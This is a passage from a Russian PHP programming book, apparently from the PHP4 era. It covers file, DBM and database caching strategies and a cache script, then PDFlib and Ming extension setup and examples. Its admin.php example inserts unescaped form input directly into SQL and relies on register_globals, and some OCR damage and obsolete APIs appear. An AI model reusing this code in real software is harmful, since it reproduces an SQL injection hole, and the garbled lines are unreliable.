


Рис. 24.2. Блок-схема общего механизма кэширования

### • Определить данные, к которым происходит обращение

Принцип, лежащий в основе кэширования, прост: сохранять результаты некоторых операций, чтобы не выполнять их повторно, если они потребуются снова. Поскольку мы будем хранить данные независимо от того, где они генерируются, надо дать данным «имя» и проверить, нет ли уже в кэше такого имени. Например, при кэшировании данных, возвращаемых функциями, можно давать им имена типа `cache_funcName.dat` (см. раздел «Соглашения по именам»). Если есть функция `printTable()`, ее результат можно кэшировать в файле `cache_printTable.dat`.

- **Проверка наличия в кэше действительных данных**

Если в кэше есть данные с указанным именем, надо проверить их действительность. Например, можно принять решение, что данные в кэше действительны только в течение 5 минут, чтобы свежие данные на сайте генерировались каждые 5 минут. Можно также установить, что кэшированные данные действительны, пока не произойдут какие-нибудь изменения. Узнать время последней модификации файла можно с помощью функции PHP `filemtime()`.

- **Выборка данных из кэша**

При обращении к кэшу извлекаются данные по указанному имени. Способ обращения к данным зависит от выбранной стратегии хранения. Для системы кэширования, основанной на файлах, выборка данных из кэша обычно означает открытие файла и чтение его содержимого. При других механизмах хранения способ доступа может быть иным.

- **Сгенерировать данные**

Эта процедура осуществляется за пределами системы кэширования, динамически генерируя данные. Это та часть кода, результат которого фактически кэшируется. Это может быть часть механизма веб-публикации на PHP или просто сценарий PHP, генерирующий динамическое содержимое.

- **Сохранение или обновление данных в кэше**

Если искомых данных в кэше не нашлось или они оказались недействительными, сгенерированные данные записываются в кэш. Этот сохраненный результат можно будет использовать потом вместо выполнения повторных операций генерирования.

- **Вывод данных**

Это означает обычный вывод данных с помощью `print()`, `echo()` и других функций для вывода содержимого и отправку данных клиенту.

Таким образом, требуется определить следующее:

- Способ хранения данных в кэше с методами для записи, обновления и извлечения данных
- Соглашение по именам, позволяющим идентифицировать данные в кэше
- Критерий проверки действительности данных в кэше
- Политику обновления и функцию обновления для периодической чистки кэша

## **Способы хранения данных в кэше**

Первым делом надо определить в системе кэширования, где и как хранить кэшированные данные. Существует несколько возможных вариантов. Чаще всего используются обычные файлы, по одному файлу на каждый элемент данных кэша. Наиболее распространены следующие способы хранения:

- База данных
- Файлы, один файл на каждую запись в кэше

- Файл DBM, один файл для всех записей
- Совместно используемая память

## База данных

Обычно это плохое решение, особенно при частом кэшировании из базы данных. Однако в некоторых системах, когда данные берутся с других сайтов или генерируются очень медленными источниками, хранение данных в базе данных оправданно.

Соглашение по именам для базы данных должно генерировать в таблице первичный ключ для каждого элемента. Извлечение, обновление, удаление и сохранение данных осуществляется командами SQL. Таблица должна быть проиндексирована по первичному ключу, чтобы сделать эффективным поиск записей в кэше. Кроме того, в таблице должна быть колонка с временной меткой для каждой записи, по которой можно проверять действительность данных, и может иметься колонка с флагом, указывающим действительность записи, если действительность определяется каким-то особым способом.

## Файлы

В этом случае мы создаем один файл для каждой записи в кэше. Система именования файлов должна обеспечивать уникальные имена для доступа к данным. Обновление файла осуществляется путем его удаления и создания. Действительность данных можно проверять с помощью информации файловой системы, такой как время последней модификации файла.

Этот метод неэффективен, если кэшируемые записи исчисляются миллионами. Размещение в файловой системе тысяч файлов - неудачное решение, поскольку могут кончиться индексные дескрипторы - modes (в UNIX), могут обнаружиться ограничения файловой системы или сильно снизится ее производительность. Если кэшируемых данных немного, эта схема может оказаться приемлемой.

## файлDBМ

Файл DBM - хороший вариант, когда работа с базой данных нежелательна или невозможно создавать по файлу для каждой записи в кэш. Файл DBM обеспечивает некоторые функции, имеющиеся в базах данных, не вынуждая использовать СУБД, и обычно действует быстрее. В PHP есть масса реализаций DBM. Например, в системах кэширования успешно применяется DB2 SleepyCat (<http://www.sleepycat.com/>).

Хотя производительность файлов DBM несколько ниже, чем у обычных файлов, это искусное решение, целесообразное при большом количестве записей в кэше.

## Совместно используемая память

Хранение кэша можно организовать при помощи функций PHP для совместно используемой памяти. Эти функции определяют «разделяемый» сегмент памяти, доступный всем сценариям. Сценарии PHP могут хранить в этом

сегменте кэшированные результаты. Данная технология может оказаться сложной, но скорость ее работы очень велика. Однако оперативная память – ресурс очень дорогой, поэтому много памяти для кэширования данных выделить нельзя и придется поискать другую стратегию хранения.

### Кэширование в памяти

Если мы хотим располагать действительно быстрой системой кэширования и нас не тревожит потеря данных при перезагрузке машины, можно хранить кэшированные данные в памяти. Лучше всего для этого создать в файловой системе элемент, отображаемый в память. На системах Linux это делается легко.

После этого мы записываем файлы или DBM-файлы в этот каталог, и данные хранятся в памяти. Действия с такими данными осуществляются действительно быстро, поскольку никакие дисковые операции не выполняются.

*Обычно лучше оставить память веб-серверу и не использовать множество кэшированных файлов. Однако если памяти много, а быстродействие критично, это допустимый вариант.*

### Соглашения по именам

Соглашение по именам определяет правила преобразования данных в запись кэша в зависимости от типа кэшируемых данных (табл. 24.4):

Таблица 24.4. Соглашение по именам

| Тип данных                   | Действие  |
|------------------------------|---|
| Выходные данные функции      | В качестве имени кэша выступает, например, cache_funcName.dat   |
| Результаты включаемого файла | В качестве имени кэша выступает, например, cache_fileName.dat   |
| Выдача сценария              | В качестве имени кэша выступает, например, cache_fileName.dat   |
| Генерируемые страницы        | Использовать в качестве имени кэша значение md5() от \$REQUEST_URI. Если на сайте есть система регистрации пользователей, надо предварительно добавить к URI id пользователя, иначе все пользователи будут видеть одинаковую информацию |

Функция md5() создает дайджест сообщения: она принимает строку и после ряда вычислений выдает ее 128-битовый дайджест. Она обладает следующими свойствами:

- Если изменить строку (даже один байт в длинной строке), значение md5 изменится
- Трудно найти две строки, порождающие одинаковое значение md5
- По значению md5 невозможно воспроизвести исходную строку

Поэтому с вероятностной точки зрения md5() прекрасна подходит для создания уникальных значений, представляющих строки. Вероятность того, что

две строки породят одинаковое значение md5 и в результате разрушат систему, очень низка. В главе 23 рассказано об `md5()` и других аналогичных функциях, относящихся к защите данных.

## Критерии действительности

Критерии действительности (validation criteria) - это способ, которым мы определяем, является ли запись в кэше действующей. Чаще всего проверяется время последней модификации файла или записи в кэше, и если оно позже определенного момента, запись считается действительной. Это хороший способ принудительно обновлять записи в кэше по истечении разумного времени. Так, можно кэшировать домашнюю страницу, но обновлять ее каждые 10 минут.

Другие критерии проверки зависят от того, что и как кэшируется. Например, если надо кэшировать процедуру анализа файла XML и вывода некоторых данных, запись в кэше станет недействительной, если изменится файл XML. В этом случае надо проверять время последней модификации файла XML, и если оно больше, чем допустимое для записи в кэше, мы обновляем кэш.

## Политика обновления

Если мы не хотим, чтобы наш кэш расширялся до бесконечности, необходимо задать для него политику обновления. Периодически надо выполнять процедуру, которая ищет в кэше старые данные. Если найдены старые данные, они должны быть удалены. Существует много алгоритмов этой процедуры, например удалять записи, которые старше x минут, удалять p самых старых записей или удалять p реже всего использованных записей. Некоторые из этих методов требуют хранения в кэше дополнительной информации, например о количестве обращений или времени последнего обращения. Иногда такие данные предоставляет файловая система, а иногда приходится сохранять их самостоятельно.

Обычно для чистки кэша лучше всего подходят алгоритмы «с наиболее давним использованием» (LRU). Процедура обновления обычно реализуется в виде задания cron, выполняемого через регулярные интервалы времени. Можно написать процедуру обновления на PHP как языке сценариев и занести ее в crontab (под UNIX), как описано в главе 20.

Алгоритм LRU устанавливает, что если надо удалить из кэша p записей, надо отобрать в нем записи, которые дольше всего не использовались. Эта политика исходит из того, что файлы, к которым недавно обращались, вероятно, потребуются вновь. Данные, к которым давно не было обращений, можно удалить, поскольку маловероятно, что они снова понадобятся.

## Какие данные следует кэшировать?

Вообще говоря, есть два типа данных, которые можно кэшировать, - содержимое и запросы к базе данных.

## Кэширование содержимого

Кэширование содержимого подразумевает запись динамически генерируемого содержимого в файл или группу файлов с последующим извлечением данных из файлов вместо повторного генерирования этих данных. Предполагается, что процедура генерирования сложная, длительная или зависит от внешних источников, поэтому необходимо кэширование. При кэшировании содержимого применяется два разных подхода - общее кэширование всего порожденного содержимого или специальное кэширование модулей или участков кода.

### Общая схема кэширования

Вот общая схема кэширования, предполагающая наличие генератора страниц, создающего все динамические страницы. В качестве соглашения по именам используем значение `md5()` от URI. Для помещения всех выходных данных в буфер применяется механизм буферизации вывода PHP, если нет действительной записи в кэше; затем эти данные просто сохраняются в файле. Когда сценарий выполняется снова, он проверяет наличие этого файла. Если существует файл для данного URI, который не старее 10 минут, считываем содержимое этого файла, выводим его в броузер и не генерируем никаких данных:

```
<?php
// Сначала создаем имя для доступа к данным в кэше
$cache_name = md5($REQUEST_URI);
$time = date('U');

// Проверяем, есть ли действительная запись в кэше
// Кэш действителен в течение 10 минут (600 секунд)
if (file_exists($cache_name) && ($time - filemtime($cache_name)) < 600) {
    $data=readfile($cache_name);
    echo($data);
} else {
    ob_start();
    // Обычный код для генерации контента
    echo("Hello world\n");
    $data = ob_get_contents();
    $fh = fopen($cache_name, 'w+');
    fwrite($fh, $data);
    fclose($fh);
    ob_end_flush();
}
?>
```

## Кэширование запросов к базе данных

Если нет необходимости в кэшировании всего содержимого, возможно, следует кэшировать результаты сложных запросов `SELECT` к базе данных. В этом случае применяется специальное решение для кэша, потому что разработать

общую схему кэширования запросов к базе данных трудно. Может потребоваться флаг для определения действительности записи в кэше, и надо, чтобы сценарии, обновляющие кэшированные данные, устанавливали флаг «недействительный» рядом с соответствующим именем.

### Общая схема кэширования запросов к базе данных

При использовании уровня абстракции базы данных появляется уникальное место для управления всеми операциями с базой данных. Создание общей системы кэширования для всех запросов может оказаться невозможным. Проблемы возникают с соглашением по именам для наших запросов и пометкой записей как недействительных при обновлении базы данных. Очень общее решение можно представить себе так.

Применяем `md5()` к команде `SELECT` и создаем имя записи в кэше, устанавливаем флаг «действительная запись» для всех записей в кэше и запоминаем таблицы, из которых запрос берет данные. Если это запрос типа `UPDATE`, `INSERT` или `DELETE`, помечаем как недействительные или удаляем все записи, которые используют обновленную таблицу.

Правилом именования записей в кэше может быть такое:

```
md5hash_table1_table2_table3_table4.dat
```

Часть `md5hash` – это значение `md5()` от строки команды `SELECT`, затем следуют имена всех таблиц, участвующих в запросе (придется провести разбор запроса, чтобы выяснить, с какими таблицами он работает).

Команды `SELECT` после этого можно легко преобразовывать с помощью `md5()` и проверять существование файла, имя которого начинается с этого значения, по возвращаемому значению. Если такого файла нет, выполнить запрос, получить результат и записать его в соответствующий файл. Если файл существует, просто извлечь из него данные.

Для команд `UPDATE`, `DELETE` и `INSERT` надо проверить все записи в кэше и выяснить, не существует ли в них модифицированная таблица. Снова придется выбрать из запроса имена участвующих таблиц и для каждой таблицы удалить из кэша все записи, в которых она существует (это легко осуществимо командаами файловой системы).

Общая схема кэширования запросов к базе данных оказывается более сложной в реализации и сопровождении, чем система кэширования содержимого. Если нельзя кэшировать содержимое, проще будет кэшировать специальные запросы к базе данных, но поддерживать это кэширование всегда будет сложно. Тогда лучше обновить машину или перейти на другую модель – карусельную (*round robin*) или «производитель-потребитель».

## Оптимизация ядра PHP

Последний вид оптимизации относится собственно к ядру PHP. Ядро PHP проводит синтаксический анализ выполняемого сценария и преобразует ис-

ходный текст в промежуточный код. Затем машина Zend разбирает код на лексемы, обрабатывает встроенные конструкции и передает остальное PHP. Возможность оптимизации открывается, если рассмотреть кэширование промежуточного кода. Если бы некое средство могло кэшировать промежуточный код, ядру PHP не пришлось бы снова проводить разбор кода, если он не изменился.

Средства для такого рода оптимизации на рынке есть:

- Zend Cache (<http://www zend com/store/products/zend-cache.php>)
- APC Cache (<http://apc communityconnect com/>)
- AfterBurner Cache (<http://bwcache bware it/cache htm>)
- Zend Accelerator (<http://www zend com/store/products/zend-accelerator php>)

Первые три продукта сохраняют промежуточный код в файлах, чтобы не дать ядру PHP проводить анализ одного и того же исходного файла снова и снова. Тесты показывают, что эти три продукта равноценны и дают прирост производительности от 10 до 20%. Zend Accelerator - это Zend Cache нового поколения с развитыми функциями для повышения производительности и новыми функциями для модернизированного управления. Он включает в себя Zend Optimizer.

## Резюме

В данной главе была глубоко изучена оптимизация кода PHP.

Мы предложили методику оптимизации кода, в основе которой лежат:

- Профилирование
- Анализ профилей сценария
- Оптимизация узких мест

Затем мы рассмотрели несколько подходов к оптимизации:

- Оптимизация кода
- Оптимизация базы данных
- Буферизация вывода
- Кэширование

Программисты PHP гордятся «скоростью кодирования», но может возникнуть проблема «скорости кода». Поэтому программистам PHP следует быть знакомыми с техникой оптимизации.

# 25

## Библиотеки расширений PHP

PHP поставляется с более чем 75 расширениями базового языка. Эти расширения позволяют разработчикам решать такие разнообразные задачи, как создание файлов PDF, создание сценариев фильмов Flash, создание динамических страниц WAP и WML и динамическое создание графики.

Поддержка расширений PHP началась с выхода PHP3, где стала возможной динамическая поддержка модулей. Это означало (и сохранило силу в PHP4), что сторонние разработчики могут свободно создавать расширения PHP, добавляя новую функциональность в свои программы.

Одной из первых и наиболее широко используемых библиотек расширений стала PHP Base Library (известная также как PHPLIB). PHPLIB, будучи написанной конкретно для PHP3, содержит много полезных функций для работы с сеансами, с которыми стоит ознакомиться. PHPLIB можно найти на <http://phplib.netuse.de/>. Обратите внимание, что PHPLIB не является библиотекой расширения как таковой, это коллекция сценариев PHP, предназначенных для расширения функциональности PHP3.

PHP-GTK представляет собой новую библиотеку, цель которой придать PHP функциональность, выходящую за рамки создания веб-приложений. Сейчас можно взять ее на <http://www.php.net/>. Это расширение реализует связь языка с GTK+, предоставляя объектно-ориентированный интерфейс к функциям и классам GTK+. Это дает программистам возможность писать кроссплатформенные приложения GUI. Следует учитывать, что GTK+ не предназначен для использования в среде Интернета, а служит исключительно для создания автономных приложений.

Применение библиотек с PHP иногда кажется избыточным. Программы, пользующиеся расширениями, могут быть составлены из многих вызовов

---

<sup>1</sup> В настоящее время домашняя страница PHPLIB находится на Sourceforge по адресу <http://sourceforge.net/projects/phplib>. Примеч. науч. ред.

функций, чтобы выполнить простую задачу, такую как генерирование текста или вывод графического объекта. Однако надо иметь в виду, что библиотеки расширений PHP предоставляют замечательные способы решения задач, не решаемых средствами только PHP.

*Код примеров этой главы и действующие примеры фрагментов кода можно загрузить с веб-сайта издательства Wrox (<http://www.wrox.com/>).*

## Библиотека PDF

Свободно распространяемая библиотека PDFlib - весьма полезное расширение, позволяющее создавать и модифицировать документы PDF (документы PDF представляют собой попытку Adobe создать стандартизованный формат документов высокого качества). Кроме того, этот метод представляет интерес, поскольку служит бесплатным способом создания документов PDF.

### Установка

Установить PDFlib под Windows очень просто: надо скопировать динамическое расширение (`php_pdf.dll`) в каталог `extensions` (если его там еще нет) и раскомментировать строку `extension=php_pdf.dll` в файле `php.ini`.

Однако установка на UNIX-подобных системах - совсем другая история. Есть два различных способа добавить поддержку PDFlib в такие системы: использовать загружаемые модули, как в Windows, или скомпилировать PDFlib в PHP. Последний способ довольно сложен, поскольку придется перекомпилировать PHP. Однако прежде чем устанавливать PDFlib, надо установить LibTIFF и LibJPEG, которые можно взять на <http://www.libtiff.org/> и <ftp://ftp.uu.net/graphics/jpeg/> соответственно.

*Двоичный дистрибутив PDFlib распространяется только с коммерческой лицензией. Тем, кто хочет использовать PDFImport Library (которую также называют PDI), нужна, двоичная версия PDFlib, поскольку PDI не распространяется в виде исходного кода.*

Чтобы установить PDFlib в виде загружаемого модуля, а это рекомендованный метод установки PDFlib, сначала надо обеспечить выполнение следующих условий:

- Поддержка PDFlib не должна быть скомпилирована с PHP. Проверить, так ли это, можно с помощью функции `phpinfo()`. Если в сценарии `configure` есть строка `--with-pdf=yes` или `--with-pdf=<dir>`, придется перекомпилировать PHP с параметром настройки `--with-pdf=no`.
- Модуль должен быть помещен в каталог, предназначенный для расширений в `php.ini`.
- php.ini должен содержать строки `safe_mode=Off` и `enable_dl=On`.**
- Возможности установленной версии PHP должны соответствовать сборке для загружаемых модулей - сборка не должна быть отладочной версией и

должна поддерживать защищенную работу с потоками. При возникновении ошибки можно посмотреть, нет ли в каталоге <pdflib\_directory>/bind/php/ модуля, который будет работать с вашей конкретной сборкой PHP.

Если вы уже скомпилировали PDFlib вместе с PHP и не видите причин использовать откомпилированный двоичный модуль, то отметим, что он обеспечивает поддержку PDI, которой, как уже отмечалось, нет в исходных кодах. В настоящее время в распространяемых архивах доступны динамические модули для PHP 4.0.4pl1, PHP 4.0.5 и PHP 4.0.6 (для UNIX и Windows).

После того как расширение скопировано в каталог, указанный в `php.ini`, надо загрузить его с помощью строки `extension=php_pdf.dll` или `extension=libpdf_php.so`. Если вы не хотите добавлять эту строку в свой файл `php.ini`, можете добавить поддержку PDFlib в отдельные файлы с помощью функции `dl("<pdflib_module>")`. Применение функции `dl()` может быть весьма выгодно, если PHP выполняется как процесс CGI (в противоположность выполнению его как модуля), позволяя загружать расширение по мере надобности, а не каждый раз, когда запускается новый процесс PHP.

Для того чтобы скомпилировать поддержку PDFlib в PHP, надо выполнить следующие действия:

- Распаковать дистрибутив PDFlib (двоичный или исходного кода) в каталог <pdflib\_directory> и выполнить команды `make` и `make install`.
- Скопировать файлы PDFlib для PHP в дерево исходного кода PHP командой `cp <pdflib_directory>/bind/php/ext/pdf/* <php_directory>/ext/pdf`.
- При повторной компиляции PHP вместе с PDFlib из исходного кода настройте PHP с параметром `--with-pdf[plib[=<pdflib_installation_directory>]]`, где каталог для установки будет эквивалентом `/usr/lib/` в вашей операционной системе. Или же настройте PHP с `--with-pdf[plib=<pdflib_directory>]/bind/c`.
- Перекомпилируйте PHP, как обычно(`make; make install`).

## Работа с PDFlib

Названия функций PDFlib объясняют их назначение, и работать с ними, как правило, легко. Единственное осложнение при работе с PDFlib вызвано тем, что для написания сценария для документа требуется больше времени, чем для написания документа, поэтому реальное создание документа PDF может оказаться не очень простым.

Полагая, что PDFlib встроена в PHP (или включена в файле `php.ini`), мы можем создать с помощью PHP несложный файл PDF, содержащий самую/простую информацию. Чтобы создать файл PDF со словами «Sample Text in Arial Font!», потребуется довольно много кода. К счастью, большинство следующих команд есть в шаблоне, с помощью которого можно создать любой другой документ PDF.

Следующий текст можно найти в начале любого документа PDF, генерируемого с помощью PHP:

```
<?php
://pdfdemo.php

$pdfFile = pdf_new();
PDF_open_file($pdfFile, "");
```

Далее мы задаем стандартную информацию документа PDF о назначении и авторе документа:

```
pdf_set_info($pdfFile, "Author", "Devon O'Dell");
pdf_set_info($pdfFile, "Creator", "Devon O'Dell");
pdf_set_info($pdfFile, "Title", "PDFlib Demonstration");
pdf_set_info($pdfFile, "Subject", "Demonstrating the PDFlib");
```

Следующая строка начинает новую страницу. Значения 595 и 842 для ширины и высоты документа соответствуют стандартному размеру страницы:

```
pdf_begin_page($pdfFile, 595, 842);
```

Следующая функция добавляет закладку на новую страницу. Это очень удобно, когда в документе есть несколько разделов и надо перемещаться между ними с помощью оглавления (ТОС). Эта функция позволяет программе просмотра PDF автоматически создать оглавление, как правило, в левой части экрана, с помощью которого пользователь может быстро переходить на разные страницы в соответствии с выбранной темой:

```
pdf_add_bookmark($pdfFile, "Page 1");
```

Выберем шрифт документа, например **Arial** с кодировкой "winansi", установим в конце вызова флаг **1**, указывающий, что шрифт должен быть встроен в документ PDF. Если заданного шрифта в системе нет, выводим сообщение об ошибке, производим уборку и завершаем программу (не будем оставлять пользователя с пустым документом PDF):

```
if ($font = pdf_findfont($pdfFile, "Arial", "winansi", 1)) {
    PDFSetFont($pdfFile, $font, 12); ::;
} else {
    echo("Font Not Found.");
    pdf_end_page($pdfFile);
    pdf_close($pdfFile);
    pdf_delete($pdfFile);
    exit;
}
```

Действительное содержание страницы определяется ниже. Начинаем вывод текста в позиции (50, 780), чтобы обеспечить отступ сверху и сбоку документа PDF:

```
pdf_show_xy($pdfFile, "Sample Text in Arial Font", 50, 780);
```

Далее мы указываем, что страница закончена, и освобождаем связанные с документом ресурсы, чтобы возвратить системе часть памяти. Все ресурсы PDF будут освобождены, когда завершится выполнение сценария:

```
pdf_end_page($pdfFile);
pdf_close($pdfFile);
```

Теперь сохраним содержимое PDF в переменной с именем \$pdf и запишем его размер в переменную \$pdfLen. Запомнить размер файла надо для того, чтобы известить броузер о размере встроенного документа, который мы ему посылаем:

```
$pdf = pdf_get_buffer($pdfFile);
$pdfLen = strlen($pdf);
```

Мы должны предупредить броузер об отправке ему документа PDF, для чего посылаем ему ряд заголовков. Поле filename в заголовке Content-Disposition несущественно, потому что документ посыпается встроенным в прочую информацию, содержащуюся на «странице»:

```
header("Content-type: application/pdf");
header("Content-Length: $pdfLen");
header ("Content-Disposition:inline; filename=phpMade.pdf");
```

Теперь легко вывести буфер PDF прямо в броузер, поскольку тому известно, что следует файл PDF:

```
print($pdf);
```

Теперь удаляем объект PDF и освобождаем все системные ресурсы:

```
pdf_delete($pdfFile);
?>
```

При создании документов PDF надо помнить, что система координат PDF относится к первому квадранту. Это означает, что начало координат находится в левом нижнем углу страницы. Это прямая противоположность привычной работе с графикой и программам, в которых принята система координат квадранта 4.

Какое все это может иметь отношение к реальным приложениям? Это может оказаться весьма полезным, например при создании системы динамически генерируемого руководства, которую мы сейчас и рассмотрим. С помощью PHP мы извлечем информацию из базы данных MySQL и загрузим ее в руководство.

Сначала надо создать базу данных для хранения записей руководства:

```
CREATE DATABASE manual;
USE manual;
```

```
CREATE TABLE manual.entries (
    id int(11) NOT NULL AUTO_INCREMENT PRIMARY KEY,
    topic VARCHAR(100) NOT NULL UNIQUE,
    content BLOB NOT NULL
);
```

Теперь напишем простой управляющий сценарий, с помощью которого можно добавлять записи в базу данных:

```
<?php
//admin.php

if (!$submit) {
?>

<html>
<head><title>Admin.php</title></head>
<body>
<form action=<?php echo($PHP_SELF); ?>" method="POST">
    Topic: <input type=text maxlength=100 name=topic><br>
    Content:<br>
    <textarea rows=80 cols=25 name=content></textarea><br>
    <input type=submit name=submit>
</form>
</body>
</html>

<?php
} else {
    if (@mysql("manual", "INSERT INTO entries (id, topic, content)
                           VALUES (NULL, '$topic', '$content')")) {
        echo("Successfully added information into database");
    } else {
        echo("Error: " . mysql_error());
    }
}
?>
```

Теперь создадим наше «руководство» с помощью следующего кода. Начнем с обычных функций PDF:

```
<?php
//manual.php

// Создать новый объект PDF и "открыть" его как встроенный
$pdfFile = pdf_new();
pdf_open_file($pdfFile, "");

// Задать различную информацию
pdf_set_info($pdfFile, "Author", "Devon O'Dell");
pdf_set_info($pdfFile, "Creator", "Devon O'Dell");
pdf_set_info($pdfFile, "Title", "PDFlib Demonstration");
pdf_set_info($pdfFile, "Subject", "Demonstrating the PDFlib");
```

Сначала получаем записи из базы данных:

```
$entries = mysql("manual", "SELECT * FROM entries");
```

Затем организуем цикл for для извлечения информации из каждой записи:

```
for ($index = 0; $index < mysql_num_rows($entries); $index++) {  
    //Получить информацию из текущей строки  
    $entry = mysql_fetch_array($entries);  
  
    //Открыть новую страницу  
    pdf_begin_page($pdfFile, 595, 842);  
  
    //Добавить закладку с названием темы записи  
    pdf_add_bookmark($pdfFile, $entry['topic']);  
  
    //Установить шрифт Arial 9 пунктов или выдать сообщение об ошибке  
    if ($font = pdf_findfont($pdfFile, "Arial", "winansi", 1)) {  
        PDFSetFont($pdfFile, $font, 9);  
    } else {  
        echo("Font Not Found.");  
  
        pdf_end_page($pdfFile);  
        pdf_close($pdfFile);  
        pdf_delete($pdfFile);  
  
        exit;  
    }  
}
```

Теперь выводим содержимое базы данных в заданной точке:

```
pdf_show_xy($pdfFile, $entry['content'], 50, 780);
```

Завершим страницу внутри цикла, чтобы можно было начать новую, когда мы снова войдем в цикл:

```
pdf_end_page($pdfFile);  
}
```

Заключительную часть файла создают дополнительные стандартные функции PDF:

```
//Закрыть $pdfFile  
pdf_close($pdfFile);  
  
//Подготовиться к выводу  
$pdf = pdf_get_buffer($pdfFile);  
$pdfLen = strlen($pdf);  
  
//Послать соответствующие заголовки  
header ("Content-type:application/pdf");  
header ("Content-Length: $pdfLen");  
header ("Content-Disposition: inline; filename=phpMade.pdf");
```

```
//Послать информацию в броузер  
print($pdf);  
  
//Убрать объект.  
pdf_delete($pdfFile);  
?>
```

## Macromedia Flash

Каждый, должно быть, видел динамичное и живое содержимое, создаваемое программой Macromedia Flash. Как ни удивительно, Macromedia раскрыла формат файла .swf (формат файлов Shockwave Flash), переведя его в категорию «open source». Открытая природа этого формата файла позволила разработать библиотеки для создания собственных сценариев содержимого Shockwave Flash.

### Ming и LibSWF

Существуют две библиотеки, позволяющие создавать файлы Shockwave в PHP: Ming и LibSWF. В этой главе мы изучим Ming, поскольку она обладает многими преимуществами над LibSWF. Ming, к примеру, – продукт с открытым исходным кодом, а LibSWF – нет, поэтому последняя больше не развивается. Ming поддерживает больше функций Flash 4 (идет процесс подключения возможностей ActionScript из Flash 5, которые сейчас находятся в CVS), в том числе градиенты, фигуры, растровые изображения, трансформации (tweens), кнопки, спрайты, потоковое тр3-аудио и т. д.

Ming можно бесплатно загрузить с <http://www.opaque.net/ming/>. Если вы загрузили PHP для Windows, то, возможно, модуль Ming уже находится в каталоге расширений PHP, но разумно установить самую свежую версию (поскольку старая версия может больше не функционировать). При работе под UNIX можно установить Ming для PHP двумя способами: встроенную в сам PHP и как расширение PHP.

Установка Ming гораздо проще по сравнению с PDFlib. Ming можно загрузить в виде откомпилированного модуля с указанного выше сайта. Можно прописать ее в файле php.ini или загружать через dl(), или скомпилировать как модуль, для чего требуется:

- Загрузить исходный код Ming, и распаковать в <ming\_directory>
- Выполнить команду make static в каталоге <ming\_directory>
- Перейти в каталог <ming\_directory>/php\_ext/
- Выполнить команду make php\_ming.so

Чтобы встроить Ming в PHP, выполните следующие действия:

- Загрузите исходный код Ming, распакуйте и перейдите в каталог <ming\_directory>
- Выполните команду mkdir <php\_directory>/ext/ming/

- Выполните команду `cp php_ext/* <php_directory>/ext/ming/`
- Выполните команду `cd <php_directory>/`
- Выполните команду `./buildconf`
- Выполните команду `./configure --with-ming <other configuration options>`
- Скомпилируйте и установите PHP, как обычно(`make; make install`)
- Перезапустите веб-сервер

## Работа с Ming

Сейчас мы научимся строить простые flash-анимации с помощью библиотеки Ming. Во Flash для отображения объектов предназначен «холст». В Ming этот холст называется `SWFMovie` и обладает несколькими свойствами, которые обычно надо установить при создании нового фильма: цвет фона, размеры фильма и частоту `кадров`.

Экземпляр класса `SWFMovie` создается следующим образом:

```
$movie = new SWFMovie()
```

Если мы создали фильм в виде переменной `$movie`, можно назначить для него цвет фона следующим образом:

```
$movie->setBackground(0, 0x44, 0x95);
```

Зададим размеры:

```
$movie->setDimension(320, 240);
```

Наконец, установим частоту кадров:

```
$movie->setRate(12.0);
```

Важно помнить, что если установить для фильма размер 640x480 и встроить фильм в HTML, задав размер 320x240, то все размеры всех объектов будут в два раза меньше, и хотя векторная графика нацелена на то, чтобы исключить потери при изменении размеров, неизбежно появятся области с плохим качеством.

Добавить фигуру в фильм просто:

```
$movie->add($shape);
```

Работать с несколькими кадрами в фильме тоже просто:

```
$movie->nextframe()
```

Поскольку фигуры создаются как экземпляры (это будет показано в следующем разделе), создать несколько экземпляров фигуры очень просто с помощью цикла `for` или `while`.

Для того чтобы удалить фигуру с холста фильма, можно воспользоваться функцией `remove()`. Она удаляет из фильма данный экземпляр фигуры, но сама фигура фактически не удаляется и может быть снова установлена с помощью команды:

```
$instance2 = $movie->add($shapeVariable)
```

Наконец, надо экспорттировать фильм в броузер. Необходимо задать заголовки, из которых броузер узнает, что дальше следует файл Shockwave Flash, а затем вывести файл. В Ming вывод файла осуществляется очень просто:

```
header("Content-type: application/x-shockwave-flash");
$movie->output();
```

Это все, что требуется для создания фильма с помощью Ming.

## Фигуры

Основным объектом в Ming является `SWFShape`. Библиотека Ming объектно-ориентированная, поэтому данный объект создается так:

```
$shape = new SWFShape();
```

Ming базируется на понятии пера, т. е. библиотека отслеживает воображаемую точку, в которой происходит вычерчивание, а функции Ming управляют тем, опущено ли перо в данный момент или нет, и в каком направлении оно перемещается. Зная это, можем воспользоваться базовыми функциями Ming.

Напишем код, который вычерчивает зеленый квадрат со стороной 100 единиц. Следует учесть, что для квадрата нет функции, которая бы его рисовала, поэтому все черчение производится с помощью линий (в отличие от эллипса с одним или двумя фокусами). Кроме того, необходимо задавать цвет с помощью шестнадцатеричного представления.

Начнем с того, что установим свойства вычерчиваемых линий с помощью функции `setLine()` (позднее их можно изменить). Первый параметр устанавливает толщину линии равной 20 единицам. Размеры во Flash представлены в относительных единицах, поскольку реальные ширина и высота могут измениться в зависимости от настроек броузера.

Затем устанавливаем значения красной, зеленой и синей составляющих цвета. Тем, у кого есть опыт работы с графикой или HTML, должны быть знакомы правила задания цвета шестнадцатеричными числами. Функция `setLine()` может также принимать необязательный параметр `alpha`, управляющий прозрачностью цвета:

```
$shape->setline(20, 0, 0xff, 0);
```

Теперь начертим линии, пользуясь системой координат (той, к которой вы, скорее всего, привыкли). Первая линия проводится из текущей позиции пе-

ра в точку 0, 100. Оттуда она идет в точку 100, 100, затем в 100, 0 и далее, завершая квадрат. Наконец, фигура добавляется в объект `SWFMovie`:

```
$shape->drawLineTo(0, 100);
$shape->drawLineTo(100, 100);
$shape->drawLineTo(100, 0);
$shape->drawLineTo(0, 0);

$movie->add($shape);
```

